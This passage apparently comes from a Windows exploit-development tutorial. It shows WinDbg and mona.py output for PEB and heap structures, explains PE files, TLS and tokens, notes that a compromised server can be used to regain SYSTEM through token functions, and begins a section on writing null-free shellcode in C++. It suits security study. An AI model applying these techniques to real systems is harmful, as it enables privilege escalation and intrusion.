The list of heaps is contained in the PEB (Process Environment Block) at offset 0x90:

```
0:001> dt _PEB @$peb
 ntdll!_PEB
 +0x000 InheritedAddressSpace : 0 ''
 +0x001 ReadImageFileExecOptions : 0 ''
 +0x002 BeingDebugged    : 0x1 ''
 +0x003 BitField         : 0x8 ''
 +0x003 ImageUsesLargePages : 0y0
 +0x003 IsProtectedProcess : 0y0
 +0x003 IsLegacyProcess  : 0y0
 +0x003 IsImageDynamicallyRelocated : 0y1
 +0x003 SkipPatchingUser32Forwarders : 0y0
 +0x003 SpareBits        : 0y000
 +0x004 Mutant           : 0xffffffff Void
 +0x008 ImageBaseAddress : 0x004a0000 Void
 +0x00c Ldr              : 0x77eb0200 _PEB_LDR_DATA
 +0x010 ProcessParameters : 0x002d13c8 _RTL_USER_PROCESS_PARAMETERS
 +0x014 SubSystemData    : (null)
 +0x018 ProcessHeap      : 0x002d0000 Void
 +0x01c FastPebLock      : 0x77eb2100 _RTL_CRITICAL_SECTION
 +0x020 AtlThunkSListPtr : (null)
 +0x024 IFEOKey          : (null)
 +0x028 CrossProcessFlags : 0
 +0x028 ProcessInJob     : 0y0
```

```
+0x028 ProcessInitializing : 0y0
+0x028 ProcessUsingVEH  : 0y0
+0x028 ProcessUsingVCH  : 0y0
+0x028 ProcessUsingFTH  : 0y0
+0x028 ReservedBits0    : 0y000000000000000000000000000 (0)
+0x02c KernelCallbackTable : 0x760eb9f0 Void
+0x02c UserSharedInfoPtr : 0x760eb9f0 Void
+0x030 SystemReserved   : [1] 0
+0x034 AtlThunkSListPtr32 : 0
+0x038 ApiSetMap        : 0x00040000 Void
+0x03c TlsExpansionCounter : 0
+0x040 TlsBitmap        : 0x77eb4250 Void
+0x044 TlsBitmapBits    : [2] 0x1fffffff
+0x04c ReadOnlySharedMemoryBase : 0x7efe0000 Void
+0x050 HotpatchInformation : (null)
+0x054 ReadOnlyStaticServerData : 0x7efe0a90  -> (null)
+0x058 AnsiCodePageData : 0x7efb0000 Void
+0x05c OemCodePageData  : 0x7efc0228 Void
+0x060 UnicodeCaseTableData : 0x7efd0650 Void
+0x064 NumberOfProcessors : 8
+0x068 NtGlobalFlag     : 0x70
+0x070 CriticalSectionTimeout : _LARGE_INTEGER 0xffffe86d`079b8000
+0x078 HeapSegmentReserve : 0x100000
+0x07c HeapSegmentCommit : 0x2000
+0x080 HeapDeCommitTotalFreeThreshold : 0x10000
+0x084 HeapDeCommitFreeBlockThreshold : 0x1000
+0x088 NumberOfHeaps    : 7
+0x08c MaximumNumberOfHeaps : 0x10
+0x090 ProcessHeaps     : 0x77eb4760  -> 0x002d0000 Void
+0x094 GdiSharedHandleTable : (null)
+0x098 ProcessStarterHelper : (null)
+0x09c GdiDCAttributeList : 0
```

```
+0x0a0 LoaderLock       : 0x77eb20c0 _RTL_CRITICAL_SECTION
+0x0a4 OSMajorVersion   : 6
+0x0a8 OSMinorVersion   : 1
+0x0ac OSBuildNumber    : 0x1db1
+0x0ae OSCSDVersion     : 0x100
+0x0b0 OSPlatformId     : 2
+0x0b4 ImageSubsystem   : 2
+0x0b8 ImageSubsystemMajorVersion : 6
+0x0bc ImageSubsystemMinorVersion : 1
+0x0c0 ActiveProcessAffinityMask : 0xff
+0x0c4 GdiHandleBuffer  : [34] 0
+0x14c PostProcessInitRoutine : (null)
+0x150 TlsExpansionBitmap : 0x77eb4248 Void
+0x154 TlsExpansionBitmapBits : [32] 1
+0x1d4 SessionId        : 1
+0x1d8 AppCompatFlags   : _ULARGE_INTEGER 0x0
+0x1e0 AppCompatFlagsUser : _ULARGE_INTEGER 0x0
+0x1e8 pShimData        : (null)
+0x1ec AppCompatInfo    : (null)
+0x1f0 CSDVersion       : _UNICODE_STRING "Service Pack 1"
+0x1f8 ActivationContextData : 0x00060000 _ACTIVATION_CONTEXT_DATA
+0x1fc ProcessAssemblyStorageMap : 0x002d4988 _ASSEMBLY_STORAGE_MAP
+0x200 SystemDefaultActivationContextData : 0x00050000 _ACTIVATION_CONTEXT_DATA
+0x204 SystemAssemblyStorageMap : (null)
+0x208 MinimumStackCommit : 0
+0x20c FlsCallback      : 0x002d5cb8 _FLS_CALLBACK_INFO
+0x210 FlsListHead      : _LIST_ENTRY [ 0x2d5a98 - 0x2d5a98 ]
+0x218 FlsBitmap        : 0x77eb4240 Void
+0x21c FlsBitmapBits    : [4] 0x1f
+0x22c FlsHighIndex     : 4
+0x230 WerRegistrationData : (null)
+0x234 WerShipAssertPtr : (null)
```

```
 +0x238 pContextData     : 0x00070000 Void
 +0x23c pImageHeaderHash : (null)
 +0x240 TracingFlags     : 0
 +0x240 HeapTracingEnabled : 0y0
 +0x240 CritSecTracingEnabled : 0y0
 +0x240 SpareTracingBits : 0y000000000000000000000000000000 (0)
```

The interesting part is this:

```
+0x088 NumberOfHeaps    : 7
.
+0x090 ProcessHeaps     : 0x77eb4760  -> 0x002d0000 Void
```

ProcessHeaps points to an array of pointers to HEAP structures (one pointer per heap).
Let's see the array:

```
0:001> dd 0x77eb4760
 77eb4760  002d0000 005b0000 01e30000 01f90000
 77eb4770  02160000 02650000 02860000 00000000
 77eb4780  00000000 00000000 00000000 00000000
 77eb4790  00000000 00000000 00000000 00000000
 77eb47a0  00000000 00000000 00000000 00000000
 77eb47b0  00000000 00000000 00000000 00000000
 77eb47c0  00000000 00000000 00000000 00000000
 77eb47d0  00000000 00000000 00000000 00000000
```

We can display the HEAP structure of the first heap like this:

```
0:001> dt _HEAP 2d0000
 ntdll!_HEAP
 +0x000 Entry            : _HEAP_ENTRY
 +0x008 SegmentSignature : 0xffeeffee
 +0x00c SegmentFlags     : 0
 +0x010 SegmentListEntry : _LIST_ENTRY [ 0x2d00a8 - 0x2d00a8 ]
 +0x018 Heap             : 0x002d0000 _HEAP
 +0x01c BaseAddress      : 0x002d0000 Void
```

```
+0x020 NumberOfPages    : 0x100
+0x024 FirstEntry       : 0x002d0588 _HEAP_ENTRY
+0x028 LastValidEntry   : 0x003d0000 _HEAP_ENTRY
+0x02c NumberOfUnCommittedPages : 0xd0
+0x030 NumberOfUnCommittedRanges : 1
+0x034 SegmentAllocatorBackTraceIndex : 0
+0x036 Reserved         : 0
+0x038 UCRSegmentList   : _LIST_ENTRY [ 0x2ffff0 - 0x2ffff0 ]
+0x040 Flags            : 0x40000062
+0x044 ForceFlags       : 0x40000060
+0x048 CompatibilityFlags : 0
+0x04c EncodeFlagMask   : 0x100000
+0x050 Encoding         : _HEAP_ENTRY
+0x058 PointerKey       : 0x7d37bf2e
+0x05c Interceptor      : 0
+0x060 VirtualMemoryThreshold : 0xfe00
+0x064 Signature        : 0xeeffeeff
+0x068 SegmentReserve   : 0x100000
+0x06c SegmentCommit    : 0x2000
+0x070 DeCommitFreeBlockThreshold : 0x200
+0x074 DeCommitTotalFreeThreshold : 0x2000
+0x078 TotalFreeSize    : 0x1b01
+0x07c MaximumAllocationSize : 0x7ffdefff
+0x080 ProcessHeapsListIndex : 1
+0x082 HeaderValidateLength : 0x138
+0x084 HeaderValidateCopy : (null)
+0x088 NextAvailableTagIndex : 0
+0x08a MaximumTagIndex  : 0
+0x08c TagEntries       : (null)
+0x090 UCRList          : _LIST_ENTRY [ 0x2fffe8 - 0x2fffe8 ]
+0x098 AlignRound       : 0x17
+0x09c AlignMask        : 0xfffffff8
```

```
+0x0a0 VirtualAllocdBlocks : _LIST_ENTRY [ 0x2d00a0 - 0x2d00a0 ]
+0x0a8 SegmentList      : _LIST_ENTRY [ 0x2d0010 - 0x2d0010 ]
+0x0b0 AllocatorBackTraceIndex : 0
+0x0b4 NonDedicatedListLength : 0
+0x0b8 BlocksIndex      : 0x002d0150 Void
+0x0bc UCRIndex         : 0x002d0590 Void
+0x0c0 PseudoTagEntries : (null)
+0x0c4 FreeLists        : _LIST_ENTRY [ 0x2f0a60 - 0x2f28a0 ]
+0x0cc LockVariable     : 0x002d0138 _HEAP_LOCK
+0x0d0 CommitRoutine    : 0x7d37bf2e     long  +7d37bf2e
+0x0d4 FrontEndHeap     : (null)
+0x0d8 FrontHeapLockCount : 0
+0x0da FrontEndHeapType : 0 ''
+0x0dc Counters         : _HEAP_COUNTERS
+0x130 TuningParameters : _HEAP_TUNING_PARAMETERS
```

We can get useful information by using mona.py. Let's start with some general information:

```
0:003> !py mona heap
Hold on...
[+] Command used:
!py mona.py heap
Peb : 0x7efde000, NtGlobalFlag : 0x00000070
Heaps:
------
0x005a0000 (1 segment(s) : 0x005a0000) * Default process heap  Encoding key: 0x171f4fc1
0x00170000 (2 segment(s) : 0x00170000,0x045a0000)   Encoding key: 0x21f9a301
0x00330000 (1 segment(s) : 0x00330000)   Encoding key: 0x1913b812
0x001d0000 (2 segment(s) : 0x001d0000,0x006a0000)   Encoding key: 0x547202aa
0x020c0000 (1 segment(s) : 0x020c0000)   Encoding key: 0x0896f86d
0x02c50000 (1 segment(s) : 0x02c50000)   Encoding key: 0x21f9a301
0x02b10000 (2 segment(s) : 0x02b10000,0x04450000)   Encoding key: 0x757121ce
```

```
Please specify a valid searchtype -t
Valid values are :
  lal
  lfh
  all
  segments
  chunks
  layout
  fea
  bea

[+] This mona.py action took 0:00:00.012000
```

As we can see there are 7 heaps and mona also shows the segments for each heap.

We can also use !heap:

```
0:003> !heap -m
 Index   Address  Name      Debugging options enabled
 1:   005a0000
 Segment at 005a0000 to 006a0000 (0005f000 bytes committed)
 2:   00170000
 Segment at 00170000 to 00180000 (00010000 bytes committed)
 Segment at 045a0000 to 046a0000 (0000b000 bytes committed)
 3:   00330000
 Segment at 00330000 to 00370000 (00006000 bytes committed)
 4:   001d0000
 Segment at 001d0000 to 001e0000 (0000b000 bytes committed)
 Segment at 006a0000 to 007a0000 (0002e000 bytes committed)
 5:   020c0000
 Segment at 020c0000 to 02100000 (00001000 bytes committed)
 6:   02c50000
 Segment at 02c50000 to 02c90000 (00025000 bytes committed)
 7:   02b10000
```

```
Segment at 02b10000 to 02b20000 (0000e000 bytes committed)
Segment at 04450000 to 04550000 (00033000 bytes committed)
```

The option "-m" shows also the segments.

To see the segments for a specific heap (0x5a0000), we can use:

```
0:003> !py mona heap -h 5a0000 -t segments
Hold on...
[+] Command used:
!py mona.py heap -h 5a0000 -t segments
Peb : 0x7efde000, NtGlobalFlag : 0x00000070
Heaps:
------
0x005a0000 (1 segment(s) : 0x005a0000) * Default process heap  Encoding key: 0x171f4fc1
0x00170000 (2 segment(s) : 0x00170000,0x045a0000)   Encoding key: 0x21f9a301
0x00330000 (1 segment(s) : 0x00330000)   Encoding key: 0x1913b812
0x001d0000 (2 segment(s) : 0x001d0000,0x006a0000)   Encoding key: 0x547202aa
0x020c0000 (1 segment(s) : 0x020c0000)   Encoding key: 0x0896f86d
0x02c50000 (1 segment(s) : 0x02c50000)   Encoding key: 0x21f9a301
0x02b10000 (2 segment(s) : 0x02b10000,0x04450000)   Encoding key: 0x757121ce



[+] Processing heap 0x005a0000
Segment List for heap 0x005a0000:
---------------------------------
Segment 0x005a0588 - 0x006a0000 (FirstEntry: 0x005a0588 - LastValidEntry: 0x006a0000): 0x000ffa78 bytes


[+] This mona.py action took 0:00:00.014000
```

Note that mona shows a summary of all the heaps followed by the specific information we asked. We can also omit "-h 5a0000" to get a list of the segments of all the heaps:

```
0:003> !py mona heap -t segments
Hold on...
```

```
[+] Command used:
!py mona.py heap -t segments
Peb : 0x7efde000, NtGlobalFlag : 0x00000070
Heaps:
------
0x005a0000 (1 segment(s) : 0x005a0000) * Default process heap  Encoding key: 0x171f4fc1
0x00170000 (2 segment(s) : 0x00170000,0x045a0000)   Encoding key: 0x21f9a301
0x00330000 (1 segment(s) : 0x00330000)   Encoding key: 0x1913b812
0x001d0000 (2 segment(s) : 0x001d0000,0x006a0000)   Encoding key: 0x547202aa
0x020c0000 (1 segment(s) : 0x020c0000)   Encoding key: 0x0896f86d
0x02c50000 (1 segment(s) : 0x02c50000)   Encoding key: 0x21f9a301
0x02b10000 (2 segment(s) : 0x02b10000,0x04450000)   Encoding key: 0x757121ce



[+] Processing heap 0x005a0000
Segment List for heap 0x005a0000:
---------------------------------
Segment 0x005a0588 - 0x006a0000 (FirstEntry: 0x005a0588 - LastValidEntry: 0x006a0000): 0x000ffa78 bytes

[+] Processing heap 0x00170000
Segment List for heap 0x00170000:
---------------------------------
Segment 0x00170588 - 0x00180000 (FirstEntry: 0x00170588 - LastValidEntry: 0x00180000): 0x0000fa78 bytes
Segment 0x045a0000 - 0x046a0000 (FirstEntry: 0x045a0040 - LastValidEntry: 0x046a0000): 0x00100000 bytes

[+] Processing heap 0x00330000
Segment List for heap 0x00330000:
---------------------------------
Segment 0x00330588 - 0x00370000 (FirstEntry: 0x00330588 - LastValidEntry: 0x00370000): 0x0003fa78 bytes

[+] Processing heap 0x001d0000
Segment List for heap 0x001d0000:
```

```
--------------------------------
Segment 0x001d0588 - 0x001e0000 (FirstEntry: 0x001d0588 - LastValidEntry: 0x001e0000): 0x0000fa78 bytes
Segment 0x006a0000 - 0x007a0000 (FirstEntry: 0x006a0040 - LastValidEntry: 0x007a0000): 0x00100000 bytes

[+] Processing heap 0x020c0000
Segment List for heap 0x020c0000:
--------------------------------
Segment 0x020c0588 - 0x02100000 (FirstEntry: 0x020c0588 - LastValidEntry: 0x02100000): 0x0003fa78 bytes

[+] Processing heap 0x02c50000
Segment List for heap 0x02c50000:
--------------------------------
Segment 0x02c50588 - 0x02c90000 (FirstEntry: 0x02c50588 - LastValidEntry: 0x02c90000): 0x0003fa78 bytes

[+] Processing heap 0x02b10000
Segment List for heap 0x02b10000:
--------------------------------
Segment 0x02b10588 - 0x02b20000 (FirstEntry: 0x02b10588 - LastValidEntry: 0x02b20000): 0x0000fa78 bytes
Segment 0x04450000 - 0x04550000 (FirstEntry: 0x04450040 - LastValidEntry: 0x04550000): 0x00100000 bytes

[+] This mona.py action took 0:00:00.017000
```

mona.py calls the allocated block of memory chunks. To see the chunks in the segments for a heap use:

```
0:003> !py mona heap -h 5a0000 -t chunks
Hold on...
[+] Command used:
!py mona.py heap -h 5a0000 -t chunks
Peb : 0x7efde000, NtGlobalFlag : 0x00000070
Heaps:
------
0x005a0000 (1 segment(s) : 0x005a0000) * Default process heap  Encoding key: 0x171f4fc1
0x00170000 (2 segment(s) : 0x00170000,0x045a0000)   Encoding key: 0x21f9a301
```

```
0x00330000 (1 segment(s) : 0x00330000)   Encoding key: 0x1913b812
0x001d0000 (2 segment(s) : 0x001d0000,0x006a0000)   Encoding key: 0x547202aa
0x020c0000 (1 segment(s) : 0x020c0000)   Encoding key: 0x0896f86d
0x02c50000 (1 segment(s) : 0x02c50000)   Encoding key: 0x21f9a301
0x02b10000 (2 segment(s) : 0x02b10000,0x04450000)   Encoding key: 0x757121ce

[+] Preparing output file 'heapchunks.txt'
    - (Re)setting logfile heapchunks.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.

[+] Processing heap 0x005a0000
Segment List for heap 0x005a0000:
---------------------------------
Segment 0x005a0588 - 0x006a0000 (FirstEntry: 0x005a0588 - LastValidEntry: 0x006a0000): 0x000ffa78 bytes
    Nr of chunks : 2237
    _HEAP_ENTRY  psize   size  unused  UserPtr   UserSize
      005a0588  00000  00250   00001  005a0590  0000024f (591) (Fill pattern,Extra present,Busy)
      005a07d8  00250  00030   00018  005a07e0  00000018 (24) (Fill pattern,Extra present,Busy)
      005a0808  00030  00bb8   0001a  005a0810  00000b9e (2974) (Fill pattern,Extra present,Busy)
      005a13c0  00bb8  01378   0001c  005a13c8  0000135c (4956) (Fill pattern,Extra present,Busy)
      005a2738  01378  00058   0001c  005a2740  0000003c (60) (Fill pattern,Extra present,Busy)
      005a2790  00058  00048   00018  005a2798  00000030 (48) (Fill pattern,Extra present,Busy)
      005a27d8  00048  00090   00018  005a27e0  00000078 (120) (Fill pattern,Extra present,Busy)
      005a2868  00090  00090   00018  005a2870  00000078 (120) (Fill pattern,Extra present,Busy)
      005a28f8  00090  00058   0001c  005a2900  0000003c (60) (Fill pattern,Extra present,Busy)
      005a2950  00058  00238   00018  005a2958  00000220 (544) (Fill pattern,Extra present,Busy)
      005a2b88  00238  00060   0001e  005a2b90  00000042 (66) (Fill pattern,Extra present,Busy)
      <snip>
      005ec530  00038  00048   0001c  005ec538  0000002c (44) (Fill pattern,Extra present,Busy)
      005ec578  00048  12a68   00000  005ec580  00012a68 (76392) (Fill pattern)
```

```
    005fefe0  12a68  00020   00003  005fefe8  0000001d (29) (Busy)
    0x005feff8 - 0x006a0000 (end of segment) : 0xa1008 (659464) uncommitted bytes

Heap : 0x005a0000 : VirtualAllocdBlocks : 0
  Nr of chunks : 0

[+] This mona.py action took 0:00:02.804000
```

You can also use !heap:

```
0:003> !heap -h 5a0000
Index   Address  Name      Debugging options enabled
1:   005a0000
Segment at 005a0000 to 006a0000 (0005f000 bytes committed)
Flags:                40000062
ForceFlags:           40000060
Granularity:          8 bytes
Segment Reserve:      00100000
Segment Commit:       00002000
DeCommit Block Thres: 00000200
DeCommit Total Thres: 00002000
Total Free Size:      00002578
Max. Allocation Size: 7ffdefff
Lock Variable at:     005a0138
Next TagIndex:        0000
Maximum TagIndex:     0000
Tag Entries:          00000000
PsuedoTag Entries:    00000000
Virtual Alloc List:   005a00a0
Uncommitted ranges:   005a0090
FreeList[ 00 ] at 005a00c4: 005ec580 . 005e4f28   (18 blocks)

Heap entries for Segment00 in Heap 005a0000
```

```
address: psize . size  flags   state (requested size)
005a0000: 00000 . 00588 [101] - busy (587)
005a0588: 00588 . 00250 [107] - busy (24f), tail fill
005a07d8: 00250 . 00030 [107] - busy (18), tail fill
005a0808: 00030 . 00bb8 [107] - busy (b9e), tail fill
005a13c0: 00bb8 . 01378 [107] - busy (135c), tail fill
005a2738: 01378 . 00058 [107] - busy (3c), tail fill
005a2790: 00058 . 00048 [107] - busy (30), tail fill
005a27d8: 00048 . 00090 [107] - busy (78), tail fill
005a2868: 00090 . 00090 [107] - busy (78), tail fill
005a28f8: 00090 . 00058 [107] - busy (3c), tail fill
005a2950: 00058 . 00238 [107] - busy (220), tail fill
005a2b88: 00238 . 00060 [107] - busy (42), tail fill
<snip>
005ec530: 00038 . 00048 [107] - busy (2c), tail fill
005ec578: 00048 . 12a68 [104] free fill
005fefe0: 12a68 . 00020 [111] - busy (1d)
005ff000:      000a1000      - uncommitted bytes.
```

To display some statistics, add the option "-stat":

```
0:003> !py mona heap -h 5a0000 -t chunks -stat
Hold on...
[+] Command used:
!py mona.py heap -h 5a0000 -t chunks -stat
Peb : 0x7efde000, NtGlobalFlag : 0x00000070
Heaps:
------
0x005a0000 (1 segment(s) : 0x005a0000) * Default process heap  Encoding key: 0x171f4fc1
0x00170000 (2 segment(s) : 0x00170000,0x045a0000)   Encoding key: 0x21f9a301
0x00330000 (1 segment(s) : 0x00330000)   Encoding key: 0x1913b812
0x001d0000 (2 segment(s) : 0x001d0000,0x006a0000)   Encoding key: 0x547202aa
0x020c0000 (1 segment(s) : 0x020c0000)   Encoding key: 0x0896f86d
```

```
0x02c50000 (1 segment(s) : 0x02c50000)   Encoding key: 0x21f9a301
0x02b10000 (2 segment(s) : 0x02b10000,0x04450000)   Encoding key: 0x757121ce

[+] Preparing output file 'heapchunks.txt'
    - (Re)setting logfile heapchunks.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.

[+] Processing heap 0x005a0000
Segment List for heap 0x005a0000:
---------------------------------
Segment 0x005a0588 - 0x006a0000 (FirstEntry: 0x005a0588 - LastValidEntry: 0x006a0000): 0x000ffa78 bytes
    Nr of chunks : 2237
    _HEAP_ENTRY  psize   size  unused  UserPtr   UserSize
    Segment Statistics:
    Size : 0x12a68 (76392) : 1 chunks (0.04 %)
    Size : 0x3980 (14720) : 1 chunks (0.04 %)
    Size : 0x135c (4956) : 1 chunks (0.04 %)
    Size : 0x11f8 (4600) : 1 chunks (0.04 %)
    Size : 0xb9e (2974) : 1 chunks (0.04 %)
    Size : 0xa28 (2600) : 1 chunks (0.04 %)
    <snip>
    Size : 0x6 (6) : 1 chunks (0.04 %)
    Size : 0x4 (4) : 15 chunks (0.67 %)
    Size : 0x1 (1) : 1 chunks (0.04 %)
    Total chunks : 2237


Heap : 0x005a0000 : VirtualAllocdBlocks : 0
    Nr of chunks : 0
Global statistics
```

```
  Size : 0x12a68 (76392) : 1 chunks (0.04 %)
  Size : 0x3980 (14720) : 1 chunks (0.04 %)
  Size : 0x135c (4956) : 1 chunks (0.04 %)
  Size : 0x11f8 (4600) : 1 chunks (0.04 %)
  Size : 0xb9e (2974) : 1 chunks (0.04 %)
  Size : 0xa28 (2600) : 1 chunks (0.04 %)
  <snip>
  Size : 0x6 (6) : 1 chunks (0.04 %)
  Size : 0x4 (4) : 15 chunks (0.67 %)
  Size : 0x1 (1) : 1 chunks (0.04 %)
  Total chunks : 2237


[+] This mona.py action took 0:00:02.415000
```

mona.py is able to discover strings, BSTRINGs and vtable objects in the blocks/chunks of the segments. To see this information, use "-t layout". This function writes the data to the file heaplayout.txt.
You can use the following additional options:

- -v: write the data also in the log window
- -fast: skip the discovery of object sizes
- -size <sz>: skip strings that are smaller than <sz>
- -after <val>: ignore entries inside a chunk until either a string or vtable reference is found that contains the value <val>; then, output everything for the current chunk.

Example:

```
0:003> !py mona heap -h 5a0000 -t layout -v
Hold on...
[+] Command used:
!py mona.py heap -h 5a0000 -t layout -v
Peb : 0x7efde000, NtGlobalFlag : 0x00000070
Heaps:
------
0x005a0000 (1 segment(s) : 0x005a0000) * Default process heap  Encoding key: 0x171f4fc1
0x00170000 (2 segment(s) : 0x00170000,0x045a0000)   Encoding key: 0x21f9a301
0x00330000 (1 segment(s) : 0x00330000)   Encoding key: 0x1913b812
```

```
0x001d0000 (2 segment(s) : 0x001d0000,0x006a0000)   Encoding key: 0x547202aa
0x020c0000 (1 segment(s) : 0x020c0000)   Encoding key: 0x0896f86d
0x02c50000 (1 segment(s) : 0x02c50000)   Encoding key: 0x21f9a301
0x02b10000 (2 segment(s) : 0x02b10000,0x04450000)   Encoding key: 0x757121ce


[+] Preparing output file 'heaplayout.txt'
    - (Re)setting logfile heaplayout.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.


[+] Processing heap 0x005a0000
----- Heap 0x005a0000, Segment 0x005a0588 - 0x006a0000 (1/1) -----
Chunk 0x005a0588 (Usersize 0x24f, ChunkSize 0x250) : Fill pattern,Extra present,Busy
Chunk 0x005a07d8 (Usersize 0x18, ChunkSize 0x30) : Fill pattern,Extra present,Busy
Chunk 0x005a0808 (Usersize 0xb9e, ChunkSize 0xbb8) : Fill pattern,Extra present,Busy
  +03a3 @ 005a0bab->005a0d73 : Unicode (0x1c6/454 bytes, 0xe3/227 chars) : Path=C:\Program Files (x86)\Windows Kits
\8.1\Debuggers\x86\winext\arcade;C:\Program Files (x86)\NVID...
  +00ec @ 005a0e5f->005a0eef : Unicode (0x8e/142 bytes, 0x47/71 chars) : PROCESSOR_IDENTIFIER=Intel64 Family 6
Model 60 Stepping 3, GenuineIntel
  +0160 @ 005a104f->005a10d1 : Unicode (0x80/128 bytes, 0x40/64 chars) : PSModulePath=C:\Windows\system32\Windo
wsPowerShell\v1.0\Modules\
  +0234 @ 005a1305->005a1387 : Unicode (0x80/128 bytes, 0x40/64 chars) : WINDBG_DIR=C:\Program Files (x86)\Windo
ws Kits\8.1\Debuggers\x86
Chunk 0x005a13c0 (Usersize 0x135c, ChunkSize 0x1378) : Fill pattern,Extra present,Busy
  +04a7 @ 005a1867->005a1ab5 : Unicode (0x24c/588 bytes, 0x126/294 chars) : C:\Windows\System32;;C:\Windows\syste
m32;C:\Windows\system;C:\Windows;.;C:\Program Files (x86)\Windo...
  +046c @ 005a1f21->005a20e9 : Unicode (0x1c6/454 bytes, 0xe3/227 chars) : Path=C:\Program Files (x86)\Windows Kits
\8.1\Debuggers\x86\winext\arcade;C:\Program Files (x86)\NVID...
  +00ec @ 005a21d5->005a2265 : Unicode (0x8e/142 bytes, 0x47/71 chars) : PROCESSOR_IDENTIFIER=Intel64 Family 6
 Model 60 Stepping 3, GenuineIntel
  +0160 @ 005a23c5->005a2447 : Unicode (0x80/128 bytes, 0x40/64 chars) : PSModulePath=C:\Windows\system32\Windo
wsPowerShell\v1.0\Modules\
  +0234 @ 005a267b->005a26fd : Unicode (0x80/128 bytes, 0x40/64 chars) : WINDBG_DIR=C:\Program Files (x86)\Windo
ws Kits\8.1\Debuggers\x86
```

```
Chunk 0x005a2738 (Usersize 0x3c, ChunkSize 0x58) : Fill pattern,Extra present,Busy
Chunk 0x005a2790 (Usersize 0x30, ChunkSize 0x48) : Fill pattern,Extra present,Busy
<snip>
Chunk 0x005ec4b0 (Usersize 0x30, ChunkSize 0x48) : Fill pattern,Extra present,Busy
Chunk 0x005ec4f8 (Usersize 0x20, ChunkSize 0x38) : Fill pattern,Extra present,Busy
Chunk 0x005ec530 (Usersize 0x2c, ChunkSize 0x48) : Fill pattern,Extra present,Busy
Chunk 0x005ec578 (Usersize 0x12a68, ChunkSize 0x12a68) : Fill pattern
Chunk 0x005fefe0 (Usersize 0x1d, ChunkSize 0x20) : Busy
```

Consider the following two lines extracted from the output above:

```
Chunk 0x005a0808 (Usersize 0xb9e, ChunkSize 0xbb8) : Fill pattern,Extra present,Busy
 +03a3 @ 005a0bab->005a0d73 : Unicode (0x1c6/454 bytes, 0xe3/227 chars) : Path=C:\Program Files (x86)\Windows Kits
\8.1\Debuggers\x86\winext\arcade;C:\Program Files (x86)\NVID...
```

The second line tells us that:

1. the entry is at 3a3 bytes from the beginning of the chunk;
2. the entry goes from 5a0bab to 5a0d73;
3. the entry is a Unicode string of 454 bytes or 227 chars;
4. the string is "Path=C:\Program Files (x86)\Windows Kits\…" (snipped).

Windows Basics

This is a very brief article about some facts that should be common knowledge to Windows developers, but that Linux developers might not know.

Win32 API

The main API of Windows is provided through several DLLs (Dynamic Link Libraries). An application can import functions from those DLL and call them. This way, the internal APIs of the Kernel can change from a version to the next without compromising the portability of normal user mode applications.

PE file format

Executables and DLLs are PE (Portable Executable) files. Each PE includes an import and an export table. The import table specifies the functions to import and in which files they are located. The export table specifies the exported functions, i.e. the functions that can be imported by other PE files.

PE files are composed of various sections (for code, data, etc…). The .reloc section contains information to relocate the executable or DLL in memory. While some addresses in code are relative (like for the relative jmps), many are absolute and depends on where the module is loaded in memory.

The Windows loader searches for DLLs starting with the current working directory, so it is possible to distribute an application with a DLL different from the one in the system root (\windows\system32). This versioning issue is called DLL-hell by some people.

One important concept is that of a RVA (Relative Virtual Address). PE files use RVAs to specify the position of elements relative the base address of the module. In other words, if a module is loaded at an address B and an element has an RVA X, then the element's absolute address in memory is simply B+X.

Threading

If you're used to Windows, there's nothing strange about the concept of threads, but if you come form Linux, keep in mind that Windows gives CPU-time slices to threads rather than to processes like Linux. Moreover, there is no fork() function. You can create new processes with CreateProcess() and new threads with CreateThreads(). Threads execute within the address space of the process they belong to, so they share memory.

Threads also have limited support for non-shared memory through a mechanism called TLS (Thread Local Storage). Basically, the TEB of each thread contains a main TLS array of 64 DWORDS and an optional TLS array of maximum 1024 DWORDS which is allocated when the main TLS array runs out of available DWORDs. First, an index, corresponding to a position in one of the two arrays, must be allocated or reserved with TlsAlloc(), which returns the index allocated. Then, each thread can access the DWORD in one of its own two TLS arrays at the index allocated. The DWORD can be read with TlsGetValue(index) and written to with TlsSetValue(index, newValue).
As an example, TlsGetValue(7) reads the DWORD at index 7 from the main TLS array in the TEB of the current thread.

Note that we could emulate this mechanism by using GetCurrentThreadId(), but it wouldn't be as efficient.

Tokens and Impersonation

Tokens are representations of access rights. Tokens are implemented as 32-bit integers, much like file handles. Each process maintains an internal structure which contains information about the access rights associated with the tokens.

There are two types of tokens: primary tokens and secondary tokens. Whenever a process is created, it is assigned a primary token. Each thread of that process can have the token of the process or a secondary token obtained from another process or the LoginUser() function which returns a new token if called with correct credentials.

To attach a token to the current thread you can use SetThreadToken(newToken) and remove it with RevertToSelf() which makes the thread revert to primary token.

Let's say a user connects to a server in Windows and send username and password. The server, running as SYSTEM, will call LogonUser() with the provided credentials and if they are correct a new token is returned. Then the server creates a new thread and that thread calls SetThreadToken(new_token) where new_token is the token previously returned by LogonUser(). This way, the thread executes with the same privileges of the user. When the thread is finished serving the client, either it is destroyed, or it calls revertToSelf() and is added to the pool of free threads.
If you can take control of a server, you can revert to SYSTEM by calling RevertToSelf() or look for other tokens in memory and attach them to the current thread with SetThreadToken().

One thing to keep in mind is that CreateProcess() use the primary token as the token for the new process. This is a problem when the thread which calls CreateProcess() has a secondary token with more privileges than the primary token. In this case, the new process will have less privileges than the thread which created it.

The solution is to create a new primary token from the secondary token of the current thread by using DuplicateTokenEx(), and then to create the new process by calling CreateProcessAsUser() with the new primary token.

Shellcode

Introduction

A shellcode is a piece of code which is sent as payload by an exploit, is injected in the vulnerable application and is executed. A shellcode must be position independent, i.e. it must work no matter its position in memory and shouldn't contain null bytes, because the shellcode is usually copied by functions like strcpy() which stop copying when they encounter a null byte. If a shellcode should contain a null byte, those functions would copy that shellcode only up to the first null byte and thus the shellcode would be incomplete.

Shellcode is usually written directly in assembly, but this doesn't need to be the case. In this section, we'll develop shellcode in C/C++ using Visual Studio 2013. The benefits are evident:

1. shorter development times
2. intellisense
3. ease of debugging

We will use VS 2013 to produce an executable file with our shellcode and then we will extract and fix (i.e. remove the null bytes) the shellcode with a Python script.

C/C++ code

Use only stack variables

To write position independent code in C/C++ we must only use variables allocated on the stack. This means that we can't write

C++

```
char *v = new char[100];
```

because that array would be allocated on the heap. More important, this would try to call the new operator function from msvcr120.dll using an absolute address:

```
00191000 6A 64              push     64h
